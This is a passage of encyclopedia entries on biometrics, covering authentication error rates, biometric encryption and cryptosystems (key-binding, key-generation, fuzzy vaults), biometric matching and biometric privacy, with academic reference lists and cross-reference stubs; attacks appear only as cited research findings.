the claimed identity is indeed correct – for example, computers come with fingerprint pads that permits access only to persons whose fingerprints are known to the system; all travelers to international destinations need to show their passports at immigration/emigration counters to verify their identities; in the USA, air travelers to domestic destinations have to use a government issued photo identification such as their driver's license. Since biometrics provide stronger identification, they are increasingly being used for automated identification of people such as in the Global Entry program, which uses fingerprints from multiple fingers to confirm identity of a traveler before allowing the person enter the USA; thumbprint readers are being widely deployed for permitting employees to enter offices, and for automatically tracking their attendance and work durations. Iris and retina scanners are used by federal agencies to authenticate citizens and employees such as, for example, the Aadhar card issued by the Government of India where iris scans were biomarked for hundreds of millions of citizens; some smartphones also authenticate users by iris scans. Face recognition systems are increasingly being used to authenticate users on a smartphone, at point-of-sale terminals to automatically debit buyers' bank accounts, and for verifying passengers boarding flights at airport terminals. Also, retailers are using facial recognition to identify their customers so that known shoplifters are quickly detected and security personnel alerted. Gait-based technologies have been reportedly used to track citizens in some countries. However, iris sensors are usually considered to be better in terms of speed and accuracy compared to fingerprints, palm readers, and facial recognition systems.

Open Problems and Future Directions

Biometric authentication suffers from two basic types of errors: False Acceptance Rate (FAR) and False Rejection Rate (FRR). FAR errors refer to the incorrect matching of the submitted biomarker with the claimed identity, while FRR errors refer to the incorrect failure to match the submitted biomarker with the claimed identity. FAR and FRR both occur due to inherent inaccuracies in hardware and software: hardware for biometric reading is inaccurate to a certain extent and the software algorithms used for the matching process are also error prone. For example, fingerprint readers have been claimed to have an FAR of 2% and an FRR of

2.5%; face readers have an FAR of 10% and an FRR of 4%; while voice recognition systems have an FAR of 3% and an FRR of 15%. To understand what these numbers imply, if 100 checks are made for verification of people using their fingerprints, then 2 out of these could be falsely verified (i.e., permitted to enter the secured area incorrectly) and about 2 out of these people could be falsely unverified (i.e., not permitted to enter the secured area even though they should be). Therefore, high accuracy is an important issue for proper functioning of and wide adoption of biometric authentication systems. A metric used to evaluate performance of biometric systems is the Equal Error Rate (EER), which is the operating point of a biometric sensor at which its FAR equals its FRR, and the lower the EER score for a sensor, the better its accuracy.

Another problem with biometric authentication is the natural change in a person's biomarker – iris and retinal patterns are known to change with time, a person's face changes with time, and so does a person's voice: therefore, biometric authentication systems may need to update biomarker database regularly, which could be a complex management problem when the number of biomarkers is large. DNA fingerprinting or profiling is emerging as another biometric authentication system where a person's DNA is the biomarker – in this technique for verification or identification purposes, a sample DNA is compared with the stored value and a match is obtained by chemically matching the DNA. Another issue related to biometric authentication is privacy of personal data obtained by agencies – it has been suggested that people will be more forthcoming in giving their biomarkers if they can be assured that the data collected will not be misused; expanding existing digital privacy laws to include biomarkers will help alleviate this concern. However, it is accepted that the science of biometric authentication needs further development before more reliable technologies for biometric authentication are realized.

References

Jain AK, Ross AA, Nandakumar K (2011) Introduction to biometrics. Springer, New York

Urbas G, Smith M, Mann M (2018) Biometrics, crime and security. Routledge, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300104

Biometric Cryptosystems

Biometric Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300105

Biometric Detectors

Biometric Sensors

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1519

Biometric Encryption

Andreas Uhl[12] ✉ and Christian Rathgeb[13] ✉
(12) Department of Computer Sciences, University of Salzburg, Salzburg, Austria
(13) Secunet Security Networks AG, Essen, Germany

✉ **Andreas Uhl (Corresponding author)**
Email: uhl@cs.sbg.ac.at

✉ **Christian Rathgeb**
Email: christian.rathgeb@secunet.com

Synonyms

Biometric cryptosystems; Biometric keys; Biometric key generation

Definitions

Biometric encryption (BE) deals with using data extracted from biometric traits to retrieve or generate cryptographic key material. These techniques try to solve the apparent contradiction of employing fuzzy biometric data in a cryptographic context (i.e., key management) where no type of fuzzyness is permitted. BE either "binds" a pre-selected digital key to biometric data (neither the digital key nor the biometric sample or template must be accessible from what is being stored), and releases the key upon presentation of the correct biometric trait, or directly generates a digital key from the biometric sample or template. BE therefore fundamentally differs from systems that encrypt biometric sample data or templates using classical cryptographic encryption techniques and must not be confused

with biometric template protection (BTP, ISO/IEC 24745), where the major aim is to secure biometric templates. While BE may be seen as a subset of BTP (and is often termed as equivalent to “biometric cryptosystems (BCS)”), it is the perspective and the application context that makes the difference: In BE, the major aim is to produce a stable cryptographic key upon presentation of a biometric trait to be used in classical encryption, while in BTP the major aim is to protect a biometric template from misuse in case of data leakage from the biometric system or other types of fraud. Thus, BE can be used in order to protect or generate secret keys used in conventional cryptography through the use of biometric authentification, thereby replacing potentially weak password-based protection of secret keys. In any case, the terms BE and BCS can be used interchangeably, and the data stored by both BE or BCS are termed “helper data” and are required to extract the systems’ target data.

Background

The term “biometric encryption” has been coined by the key-binding techniques Mytec1 (Soutar et al. 1996) and Mytec2 (Soutar et al. 1998a, b, 1999). Mytec2 is a fingerprint-oriented successor of Mytec1, which was the first BCS but turned out to be impractical in terms of accuracy and security. Mytec1 and Mytec2 were originally called Biometric Encryption™; however the trademark was abandoned in 2005. The algorithm was also summarized and covered in a patent (Soutar et al. 2001), which includes explanations of how to apply the algorithm to other biometric characteristics such as the iris. It has to be noted that in all the publications, rigorous performance measurements are omitted. Scheirer and Boult (2007) have shown that the “attack via record multiplicity” and the “blended substitution attack” are effective against Mytec2. Adler (2005) proposed a “hill-climbing” attack against the Biometric Encryption™ algorithm, and also “Nearest Impostor attacks” Stoianov et al. (2009) are applicable.

Apart from the original publications and the mentioned patent, the term “biometric encryption” was mainly used by the authors of a previous encyclopedia entry (Cavoukian and Stoianov 2009a, b) and has since then been superseded by the more common term “biometric cryptosystems (BCS),” which is also used in the following.

Theory and Application

Conventional cryptosystems provide numerous algorithms to secure any kind of crucial information. While user authentication is based on possession of secret keys, key management is performed introducing a second layer of authentication (e.g., passwords) (Uludag et al. 2004). As a consequence, encrypted data inherits the security of according passwords applied to release correct decrypting keys. BCS, being designed to securely bind a digital key to a biometric or generate a digital key from a biometric, offers corresponding solutions to biometric-dependent key release (Jain et al. 2005). Replacing password-based key release, BCS bring about substantial security benefits. It is significantly more difficult to forge, copy, share, and distribute biometrics compared to passwords (Jain et al. 2004). Most biometric characteristics provide an equal level of security across a user group (physiological biometric characteristics are not user selected). Due to biometric variance, conventional biometric systems perform "fuzzy comparisons" by applying decision thresholds which are set up based on score distributions between genuine and non-genuine subjects. In contrast, BCS are designed to output stable keys which are required to match a hundred percent at authentication. Original biometric templates are replaced by biometric-dependent public information (helper data) which assists the key-release process.

The classical surveys of the field can be found in Uludag et al. (2004), Jain et al. (2008), Rathgeb and Uhl (2011b), and Rane et al. (2013), while more recent survey-type contributions are Nandakumar and Jain (2015) (discussing the performance gap between theory and practice), Natgunanathan et al. (2016) (putting emphasis on current problems and future challenges), and the most recent, highly comprehensive overview (Sandhya and Prasad 2017).

The majority of BCS require the storage of biometric-dependent public information, applied to retrieve or generate keys, which is referred to as helper data (Jain et al. 2008). Based on how helper data are derived, BCS are classified as key-binding or key-generation systems:

- *Key-Binding Schemes*. Helper data is obtained by binding a predefined chosen key to a biometric template. As a result of the binding process, a fusion of the secret key and the biometric template is stored as helper

data. Applying an appropriate key retrieval algorithm, the key is obtained from the helper data at authentication upon presentation of the biometric data. Since cryptographic keys are independent of biometric features, the latter are revocable, while an update of the key usually requires re-enrollment in order to generate new helper data. Most prominent representatives are:

  – Mytec1 and Mytec2 (Biometric Encryption™)
  – Fuzzy commitment scheme (Juels and Wattenberg 1999)
  – Shielding functions (Linnartz and Tuyls 2003)
  – Fuzzy vault (Juels and Sudan 2002)

- *Key-Generation Schemes*. Helper data is derived from the biometric sample/template only. Keys are directly generated from the helper data and given biometric data. While the storage of helper data is not a must, the majority of proposed key-generation schemes indeed stores helper data. If key-generation schemes extract keys without the use of any helper data, these are not updatable in case of compromise. Helper data-based key-generation schemes are also referred to as “fuzzy extractors” or “secure sketches”; for both primitives formalisms (and further extensions) are defined in Dodis et al. (2004) and Verbitskiy et al. (2010). A fuzzy extractor reliably extracts a uniformly random string from a biometric input, while stored helper data assists the reconstruction (so key generation is the major focus, see, e.g., Rathgeb and Uhl (2011a) for a scheme based on iris codes). In contrast, in a secure sketch, helper data is applied to recover the original biometric template. Recent progress in deep learning lead to the development of deep hashing networks (Liong et al. 2015), which can be perfectly employed to generate binary keys from biometric data. In this context, the network architecture and the corresponding weights serve as helper data as these are generated during training. Most prominent representatives are:

  – Private template scheme (Davida et al. 1998)
  – Quantization schemes (Feng and Wah 2002; Vielhauer et al. 2002; Chen et al. 2019) (including deep learning-based quantization in the latter work)
  – Deep hashing (Jindal et al. 2018; Zhong et al. 2019)

Some variants of BCS can be used as both key-generation and key-binding scheme (e.g., Juels and Wattenberg 1999; Juels and Sudan 2002),

and other hybrid schemes involving more basic cryptographic primitives have been suggested as well (e.g., Nagar et al. 2010). In particular, "BioHashing" Goh and Ngo (2003) operates as key-binding scheme; however, to generate biometric hashes, secret user-specific tokens (unlike public helper data) have to be presented at authentication. Prior to the key-binding step, the secret tokens are blended with biometric data to derive a distorted biometric template. In contrast to BCS based on key binding or key generation, *key-release schemes* represent a loose coupling of biometric authentication and key release (Uludag et al. 2004). In case of successful biometric authentication, a key-release mechanism is initiated. The loose coupling of biometric and cryptographic systems allows to exchange both components easily. However, the separate storage of biometric templates and keys offers more vulnerabilities to conduct attacks.

Even though definitions for "biometric keys" have been proposed (e.g., in Monrose et al. 2001; Vielhauer 2006), these terms are used as synonyms for any kind of key which is dependent upon biometrics, i.e., biometric features take influence on the constitution of keys (as opposed to key-binding schemes). Like conventional cryptographic keys, biometric keys have to fulfill several requirements, such as key randomness, stability, or uniqueness (Ballard et al. 2008).

Open Problems and Future Directions

Security

The aim of BE and BCS is to bind or generate keys of sufficient quality in terms of key length and entropy to be used in state-of-the-art encryption schemes. However, system performance of BCS is mostly reported in terms of FRR and FAR, since these metrics and key entropy depend on the tolerance levels allowed at comparison, so these three quantities are highly interrelated (Buhan et al. 2006, 2007; Kelkboom et al. 2010).

Obviously, the first factor relevant for security is the properties of the generated key – of course, key lengths have to be maximized in order to minimize the probability that secret keys are guessed (Kelkboom et al. 2010). In this context, many papers revealed the entropy of generated keys to be too low for practical purposes and the key length possible in binding schemes to be too small (e.g., Verbitskiy et al. 2004; Tuyls and Goseling 2004; Li et al. 2006; Sutcu et al. 2007; Hao et al. 2006). The second factor

which affects the security of BCS is biometric privacy leakage, the information that the helper data contain about biometric data (Ignatenko and Willems 2010). To avoid identity fraud, privacy leakage should be minimized for a given key length (Ignatenko and Willems 2009 study this trade-off from an information-theoretical perspective). The third factor is robustness against intentional malicious attacks. Boyen (2004) was the first to point out the vulnerability of secure sketches and fuzzy extractors in case an impostor is in possession of multiple invocations of the same secret which are combined to reconstruct secret keys and, furthermore, retrieve biometric templates. This type of attack has been termed “attack via record multiplicity” Scheirer and Boult (2007) and is the most important attack type against BCS. For this reason, this attack has been subject of the cryptographic cat and mouse game ever since its discovery, e.g., allowing for statistical attacks against error correction codewords of fuzzy commitment schemes (Rathgeb and Uhl 2012) but also resolving related attacks (“decodability attack”) by introducing additional cryptographic primitives into fuzzy commitment schemes (Kelkboom et al. 2011). A method to disable the record multiplicity attack against fuzzy vaults has been introduced in Tams et al. (2015); the revealed linkability problems have been resolved by using several fingerprints (Tams 2016) or iris samples (Rathgeb et al. 2016) in the resulting vault. Note that we only mention a couple of exemplary attacks in this section. In fact, many more successful attacks have been designed (Natgunanathan et al. 2016; Rathgeb and Uhl 2011b), many countermeasures have been developed, but unfortunately, severe doubts about BCS’s security remain at present state (Natgunanathan et al. 2016; Nandakumar and Jain 2015).

Data Representation

Depending on the nature of biometric characteristics, distinct feature representations have been established in the past decades, e.g., minutiae coordinates and their angles or two-dimensional binary vectors for iris. BE schemes operate on a certain form of input, e.g., point sets or binary features. Hence, incompatibility issues may arise when the representation type of used biometric features does not match the acceptable input type of BE. Ideally, biometric features can be transformed to the required feature representation in an appropriate manner. Moreover, feature-type

transformations shall not cause a decrease in biometric performance compared to the original representation (Lim et al. 2015).

One fundamental challenge in this context represents the issue of alignment, which significantly effects recognition performance. Biometric templates are “obscured” into helper data which makes alignment of such templates without privacy leakage highly nontrivial. Within conventional biometric systems, align-invariant approaches also typically exhibit decreased recognition accuracy as compared to alignment-based ones (although promising approaches do exist Dieckmann et al. 2019; Drozdowski et al. 2017), which is directly transferred into BCS properties.

Real-World Performance and Deployment

Without doubt, BE and BCS have the potential to (i) significantly enhance privacy and security of biometric systems and to (ii) provide means to generate cryptographic keys without relying on passwords or tokens with their known inherent deficiencies. However, technologies developed so far exhibit a trade-off between provable security/privacy and accuracy of the biometric recognition component (Nandakumar and Jain 2015).

The overall situation regarding real-world deployments is grim. With respect to deployments in the context of biometric systems, the decrease in recognition performance coupled with the increase in computational cost is not a good motivation to introduce BCS into practical systems. Moreover, the argument of sometimes questionable security is often used to counter requests for introducing BCS (requests are often uttered due to the BCS’s desirable privacy-preserving properties). More research is needed in this field to fundamentally improve the BCS available, also, because BCS are an important means to change public opinion and perception about biometric systems, which is often dominated by skepticism caused by the fear of privacy loss. In this context, BCS have the potential to become a fundamental game changer.

With respect to deployments in the context of cryptographic key management, the situation is different. In addition to the conceptual weaknesses described so far, biometric-driven key release requires a biometric sensor to be in place, which is not required in password- or token-based systems. Currently, the only means to overcome this disadvantage is to employ smartphones as an omnipresent distributed sensor infrastructure which can be used for these purposes. When doing so, questions about the

security of using smartphones as biometric sensors arise naturally (Corcoran and Costache 2015).

References

Adler A (2005) Vulnerabilities in biometric encryption systems. Audio- and video-based biometric person authentication (AVBPA), pp 1100–1109

Ballard L, Kamara S, Reiter MK (2008) The practical subtleties of biometric key generation. In: SS'08: Proceedings of the 17th conference on Security symposium, USENIX Association, Berkeley, pp 61–74

Boyen X (2004) Reusable cryptographic fuzzy extractors. In: CCS 2004 proceedings of the 11th ACM conference on computer and communications security. ACM Press, pp 82–91

Buhan IR, Doumen JM, Hartel PH, Veldhuis RNJ (2006) Fuzzy extractors for continuous distributions. Technical report, University of Twente

Buhan IR, Doumen J, Hartel P, Veldhuis RNJ (2007) Constructing practical fuzzy extractors usingqim. Tech. rep., Centre for Telematics and Information Technology, University of Twente, Netherland Technical Report TR-CTIT-07-52

Cavoukian A, Stoianov A (2009a) Biometric encryption. In: Encyclopedia of biometrics. Springer

Cavoukian A, Stoianov A (2009b) Biometric encryption: the new breed of untraceable biometrics. In: Biometrics: fundamentals, theory, and systems. Wiley

Chen Y, Wo Y, Xie R, Wu C, Han G (2019) Deep secure quantization: on secure biometric hashing against similarity-based attacks. Signal Process 154:314–323

Corcoran P, Costache C (2015) Biometric technology and smartphones: a consideration of the practicalities of a broad adoption of biometrics and the likely impacts. In: 2015 IEEE international symposium on technology and society (ISTAS), pp 1–7

Davida G, Frankel Y, Matt B (1998) On enabling secure applications through off-line biometric identification. In: Proceedings of the 1998 IEEE international symposium on security and privacy. IEEE Computer Society, pp 148–157

Dieckmann B, Merkle J, Rathgeb C (2019) Fingerprint pre-alignment based on deep learning. In: 2019 International conference of the biometrics special interest group (BIOSIG), pp 1–6

Dodis Y, Ostrovsky R, Reyzin L, Smith A (2004) Fuzzy extractors: how to generate strong keys from biometrics and other noisy data. In: Proceedings of Eurocrypt 2004 (LNCS: 3027), pp 523–540

Drozdowski P, Rathgeb C, Hofbauer H, Wagner J, Uhl A, Busch C (2017) Towards pre-alignment of near-infrared iris images. In: Proceedings of the IAPR/IEEE international joint conference on biometrics (IJCB'17), p 8

Feng H, Wah CC (2002) Private key generation from on-line handwritten signatures. Inf Manag Comput Secur 10(18):159–164

Goh A, Ngo DCL (2003) Computation of cryptographic keys from face biometrics. In: Communications and multimedia security (LNCS: 2828), pp 1–13

Hao F, Anderson R, Daugman J (2006) Combining cryptography with biometrics effectively. IEEE Trans Comput 55(9):1081–1088

Ignatenko T, Willems FMJ (2009) Biometric systems: privacy and secrecy aspects. IEEE Trans Inf Forensics Secur 4(4):956–973

Ignatenko T, Willems FMJ (2010) Information leakage in fuzzy commitment schemes. IEEE Trans Inf Forensics Secur 5(2):337–348

Jain AK, Ross A, Prabhakar S (2004) An introduction to biometric recognition. IEEE Trans Circuits Syst Video Technol 14(1):4–20

Jain AK, Ross A, Uludag U (2005) Biometric template security: challenges and solutions. In: Proceedings of European signal processing conference (EUSIPCO)

Jain AK, Nandakumar K, Nagar A (2008) Biometric template security. EURASIP J Adv Signal Process 2008:1–17. https://doi.org/10.1155/2008/579416

Jindal AK, Chalamala S, Jami SK (2018) Face template protection using deep convolutional neural network. In: 2018 IEEE/CVF conference on computer vision and pattern recognition workshops (CVPRW), pp 575–5758

Juels A, Sudan M (2002) A fuzzy vault scheme. In: Proceedings of 2002 IEEE international symposium on information theory, p 408

Juels B, Wattenberg M (1999) A fuzzy commitment scheme. In: Proceedings of the 6th ACM conference on computer and communications security. ACM Press, pp 28–36

Kelkboom EJC, Breebaart J, Buhan I, Veldhuis RNJ (2010) Analytical template protection performance and maximum key size given a Gaussian modeled biometric source. In: Proceedings of SPIE defense, security and sensing

Kelkboom EJC, Breebaart J, Kevenaar TAM, Buhan I, Veldhuis RNJ (2011) Preventing the decodability attack based cross-matching in a fuzzy commitment scheme. IEEE Trans Inf Forensics Secur 6(1):107–121

Li Q, Sutcu Y, Memon N (2006) Secure sketch for biometric templates. In: Proceedings of asiacrypt. Lecture notes of computer science, vol 4282. Springer, pp 99–113

Lim M, Teoh ABJ, Kim J (2015) Biometric feature-type transformation: making templates compatible for secret protection. IEEE Signal Process Mag 32(5):77–87

Linnartz JP, Tuyls P (2003) New shielding functions to enhance privacy and prevent misuse of biometric templates. In: Proceedings of 4th international conference audio- and video-based biometric person authentication, pp 393–402

Liong VE, Jiwen Lu, Gang Wang, Moulin P, Jie Zhou (2015) Deep hashing for compact binary codes learning. In: 2015 IEEE conference on computer vision and pattern recognition (CVPR), pp 2475–2483

Monrose F, Reiter MK, Li Q, Wetzel S (2001) Using voice to generate cryptographic keys. In: Proceedings of a speaker odyssey, the speech recognition workshop, p 6

Nagar A, Nandakumar K, Jain A (2010) A hybrid biometric cryptosystem for securing fingerprint minutiae templates. Pattern Recogn Lett 31:733–741

Nandakumar K, Jain AK (2015) Biometric template protection: bridging the performance gap between theory and practice. IEEE Signal Process Mag 32:88–100

Natgunanathan I, Mehmood A, Xiang Y, Beliakov G, Yearwood J (2016) Protection of privacy in biometric data. IEEE Access 4:880–892

Rane S, Wang Y, Draper SC, Ishwar P (2013) Secure biometrics: concepts, authentication architectures, and challenges. IEEE Signal Process Mag 30(5):51–64

Rathgeb C, Uhl A (2011a) Context-based biometric key-generation for iris. IET Comput Vis (Special Issue on Future Trends in Biometric Processing) 5:389–397

Rathgeb C, Uhl A (2011b) A survey on biometric cryptosystems and cancelable biometrics. EURASIP J Inf Secur 2011(3). https://doi.org/10.1186/1687-417x-2011-3

Rathgeb C, Uhl A (2012) Statistical attack against fuzzy commitment scheme. IET Biom 1(2):94–104

Rathgeb C, Tams B, Wagner J, Busch C (2016) Unlinkable improved multi-biometric iris fuzzy vault. EURASIP J Inf Secur 2016:26

Sandhya M, Prasad MVNK (2017) Biometric template protection: a systematic literature review of approaches and modalities. Springer International Publishing, Cham, pp 323–370

Scheirer W, Boult T (2007) Cracking fuzzy vaults and biometric encryption. In: Biometrics symposium, 2007 pp 1–6

Soutar C, Tomko GJ, Schmidt GJ (1996) Fingerprint controlled public key cryptographic system. U.S. Patent 5541994

Soutar C, Roberge D, Stoianov A, Gilroy R, Kumar B (1998a) Biometric encryption using image processing. In: Optical security and counterfeit deterrence techniques II, Proceedings of SPIE, vol 3314, pp 178–188

Soutar C, Roberge D, Stoianov A, Gilroy R, Kumar BV (1998b) Biometric encryption – enrollment and verification procedures. In: Proceedings of SPIE, optical pattern recognition IX, vol 3386, pp 24–35

Soutar C, Roberge D, Stoianov A, Gilroy R, Kumar BV (1999) Biometric encryption. ICSA guide to cryptography

Soutar C, Roberge D, Stoianov A, Gilroy R, Kumar BV (2001) Method for secure key management using a biometrics. U.S. Patent 6219794

Stoianov A, Kevenaar T, van der Veen M (2009) Security issues of biometric encryption. In: Proceedings of the toronto international conference science and technology for humanity (TIC-STH), pp 34–39

Sutcu Y, Li Q, Memon N (2007) How to protect biometric templates. In: Proceedings of SPIE conference on security, steganography and watermarking of multimedia contents IX, vol 6505, p 11

Tams B (2016) Unlinkable minutiae-based fuzzy vault for multiple fingerprints. IET Biom 5(3):170–180

Tams B, Mihăilescu P, Munk A (2015) Security considerations in minutiae-based fuzzy vaults. IEEE Trans Inf Forensics Secur 10(5):985–998

Tuyls P, Goseling J (2004) Capacity and example of template-protecting biometric authentication systems. In: Biometric authentication: proceedings of the ECCV workshop BioAW. Lecture notes of computer science, vol 3087. Springer, pp 158–170

Uludag U, Pankanti S, Prabhakar S (2004) Biometric cryptosystems: issues and challenges. Proc IEEE 92(6):948–960

Verbitskiy E, Tuyls P, Denteneer D, Linnartz JP (2004) Reliable biometric authentication with privacy protection. In: Presented at the SPIE biometric technology for human identification conference, Orlando

Verbitskiy EA, Tuyls P, Obi C, Schoenmakers B, $\check{S}$ kori $\acute{c}$ B (2010) Key extraction from general nondiscrete signals. IEEE Trans Inf Forensics Secur 5(2):269–279

Vielhauer C (2006) Biometric user authentication for IT security. Advances in information security, vol 18. Springer, ISBN: 0-387-26194-X

Vielhauer C, Steinmetz R, Mayerhöfer A (2002) Biometric hash based on statistical features of online signatures. In: Proceedings of the 16th international conference on pattern recognition (ICPR'02). IEEE Computer Society, vol 1, pp 123–126

Zhong D, Shao H, Du X (2019) A hand-based multi-biometrics via deep hashing network and biometric graph matching. IEEE Trans Inf Forensics Secur 14(12):3140–3150

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300106

Biometric Ethics

Ethics of Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300107

Biometric Fusion

Multibiometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300108

Biometric Identification Errors

Biometric Recognition Errors

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300109

Biometric Identification in Video Surveillance

Biometrics in Video Surveillance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300110

Biometric Information Ethics

Biometric Social Responsibility and Supply Chain Implications

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300111

Biometric Key Generation

Biometric Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300112

Biometric Keys

Biometric Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1520

Biometric Matching

Damon L. Woodard[14] ✉
(14) Florida Institute for Cybersecurity (FICS) Research, Department of Electrical and Computer Engineering, University of Florida, Gainesville, FL, USA

✉ **Damon L. Woodard**
Email: dwoodard@ece.ufl.edu

Synonyms

Biometric recognition

Definition

Biometric matching refers to the process of comparing two biometric templates (signatures) and quantifying their degree of match, typically in the form of a match score. Usually, the templates compared are those created during enrollment and system queries.

Background

Unlike other means of establishing identity, which rely on what an individual knows (knowledge based) or possesses (token based), biometric utilizes characteristics that are inherent to the individual. These characteristics can be physiological (face, fingerprint, and iris) and/or behavioral (gait and keystroke dynamics). A typical biometric system is composed of four basic building blocks, namely the sensor, feature extractor, database, and matching modules (Jain et al. 2011). The sensor is

used to collect the raw biometric data, for example, a face image of the individual to be identified. The feature extractor performs preprocessing of the data captured by the sensor and then extracts a compressed but expressive representation of the biometric trait referred to as a template. For an individual to be identified by a biometric system, that person must be first enrolled within the system. During enrollment, the template and the identity that is associated with it are stored within the biometric system's database. The purpose of the matching module is to compare biometric templates created during system queries to those stored within the system's database and compute match scores. The match scores are used to determine whether an individual is known to the biometric system. A biometric system can operate in two different modes, verification and identification.

In verification mode, the individual will make an identity claim, and the stored template associated with the identity will be retrieved from the system's database. The individual will then present their biometric to the sensor for capture, and the feature extractor will use this data to create a query template. The biometric matcher will compare the query template to the retrieved template and compute a matching score. The computed matching score is compared to a system threshold to decide whether a match exists. In this mode, only a single comparison is made. Whereas in identification mode, the individual makes no identity claim, and the query template is compared to all of those stored within the system's database. The system then either returns the identity associated with the template exhibiting the highest similarity (lowest dissimilarity) or indicates that the individual is not known to the system.

Theory

The biometric matching score is a measure of the similarity or dissimilarity of two biometric templates. In the case measuring similarity, a larger value indicates a higher similarity between the compared biometric templates. When using dissimilarity to compute the biometrics matching score, a larger value indicates the biometric templates compared are dissimilar. The decision of whether two biometric templates have been matched depends upon the comparison of the computed matching score to a threshold value. The technical method for calculating the biometric matching score is

dependent on the feature representation used for the compared biometric templates, and the matching algorithm applied.

The feature representations used for biometric templates are typically modality specific. For instance, a fingerprint biometric template consists of a set of triples (x, y, θ), which represent the spatial locations of the fingerprint minutiae points and the local ridge directions. In contrast, an iris biometric template can consist of a 2048-bit string which represents a quantized representation of the iris texture. These feature representations are examples of manually engineered features created using biometric modality domain knowledge, each requiring a specific means of calculating a biometric match score. In recent years, biometrics researchers have leveraged advances in machine learning, specifically deep learning, to automatically learn robust feature representations directly from data and compute biometric matching scores (Sundararajan and Woodard 2018).

Open Problems and Future Directions

As new potential biometric applications are proposed, previous methods for biometric matching may not be suitable. The use of wearable devices and smartphones has grown significantly in the past decade resulting in the need for a reliable means of establishing identity for the protection of stored information such as financial and health data. These devices are capable of collecting physical (posture) and biological attributes (heart rate) from an individual. Research is required to determine how this set of heterogeneous information sources can be combined to create a biometric signature capable of being used for biometric matching across multiple devices used by the same individual.

As with some biometric applications, establishing identity may not be something to be performed only once before granting access to a resource. In the case of wearable devices and smartphones, it may be more desirable to authenticate identity during the entire interval that the individual is using the device. This process is referred to as continuous biometric authentication. Continuous authentication requires research which focuses on the development of biometric matching methods that are computationally simple, so matching can be performed quickly and does not require a significant amount of the limited device resources (computing, power). Not only could the use of biometric matching on wearable devices

and smartphones address the challenge of reliably establishing identity, but it also opens up exciting future directions for researchers.

Cross-References

Biometric Authentication
Biometrics: Terms and Definitions
Continuous Authentication

References

Jain A, Ross A, Nandakumar K (2011) Introduction to biometrics. Springer, New York

Sundararajan K, Woodard D (2018) Deep learning for biometrics: a survey. ACM Comput Surv 51(3):34

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300113

Biometric Passport Security

Passport Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300114

Biometric Performance Evaluation

Biometric Systems Evaluation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300115

Biometric Performance Measurement

Biometric Systems Evaluation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_734

Biometric Privacy

Stelvio Cimato[15] ✉, Roberto Sassi[15] ✉ and Fabio Scotti[15] ✉
(15) Department of Computer Science, Università degli studi di Milano, Milan, Italy

✉ **Stelvio Cimato**
Email: stelvio.cimato@unimi.it

✉ **Roberto Sassi**
Email: roberto.sassi@unimi.it

✉ **Fabio Scotti (Corresponding author)**
Email: fabio.scotti@unimi.it

Synonyms

Privacy protection in biometric systems

Definitions

Biometric privacy refers to the methods and techniques needed for the protection of the privacy of the individuals involved in the usage of a biometric system. The protection of the privacy can be achieved by the application of a proper set of methodologies to secure the biometric data and prevent improper access and abuse of biometric information.

Background

Biometric features are increasingly used for authentication and identification purposes in a broad variety of institutional and commercial systems, such as e-government, e-banking, and e-commerce applications. On the other side, the adoption of biometric techniques is restrained by a rising concern regarding the protection of the biometric templates ("Biometrics"). In fact, it should be granted to the user that the biometric information collected should not be used for any other activities than the ones expressly declared and, at the same time, that the biometric system is capable to protect and avoid any misuse or duplication of the biometric information (Cimato et al., 2009).

The user's privacy in the context of a biometric application can be guaranteed by following two main approaches. The first encompasses the methodologies and techniques related to the correct design of the biometric system and of the related procedures for its deployment (Donida Labati et al., 2012). The second approach is related directly to the protection of the biometric trait. This can be granted by a variety of techniques capable of generating a unique identifier from one or more biometric templates and making it impossible to recover the original biometric features (thus preserving the privacy of original biometric samples).

Most available biometric template protection techniques are based on the application of different kinds of transformations such as hash-based transformations ("Hash Functions") or transformation relying on fuzzy cryptographic primitives such as the fuzzy commitment, the secure sketch, and the fuzzy extractors ("Biometric Encryption").

Theory

Classification of the Biometric Privacy Risks

The privacy of the users involved in the usage of a biometric system can be affected by a broad variety of factors such as the application type, the duration of the data retention, the optional/mandatory usage of the biometric system, the template storage method, the authentication or identification capabilities, the usage of physiological or behavioral traits as templates, and the interoperability capability of the biometric technology (Datta et al., 2020).

